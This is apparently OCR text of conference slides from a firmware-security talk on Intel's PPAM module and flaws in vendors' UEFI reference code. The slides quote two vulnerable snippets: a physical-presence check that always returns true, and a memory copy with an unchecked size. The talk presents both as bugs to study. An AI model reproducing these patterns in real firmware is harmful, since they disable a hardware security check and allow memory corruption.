
While PPAM reuses some of the infrastructure that was initially created for a SMI Transfer Monitor (STM), it is not a STM, it only collects and reports information about platform configuration.

https://www.platformsecuritysummit.com/2018/speaker/myers/STMPE2Intelv84a.pdf
https://www.intel.com/content/dam/www/central-libraries/us/en/documents/drtm-based-computing-whitepaper.pdf

Intel Platform Properties Assessment Module (PPAM)



Intel Platform Properties Assessment Module (PPAM)



How did it happen?

1. Intel implemented a dummy function for a physical presence which always returns TRUE. Should have put “return FALSE”.
2. IBVs have been told by Intel to implement the code which checks for physical jumpers etc.
3. Instead, IBVs just reused Intel’s reference code implementation without making any changes to the relevant code. Now Grantley+ server platforms have this presence check effectively disabled because of this.


"Reference implementations" often become the defacto implementation — due care with proper (safe) defaults should be the norm.

Actual bug is here

```
char IsPhysicalPresenceEstablished()
{
return 1;
}
```

https://www.binarly.io/posts/Attacking_(pre)EFI_Ecosystem

More Policies == More Complexity




https://www.intel.com/content/dam/www/central-libraries/us/en/documents/drtm-based-computing-whitepaper.pdf

What could possibly go wrong?

```
VOID *PpamManifestRuntimeBuf;
VOID *PpamManifestBuf;
UINT ManifestSize;

CopyMem (ptr_PpamManifestRuntimeBuf, ptr_PpamManifestBuf, ManifestSize);
```

Complexity plays against Security



OFFENSIVECON by Blue Frost Security

Thank You

@matrosov @flothrone @yeggorv

fwhunt@binarly.io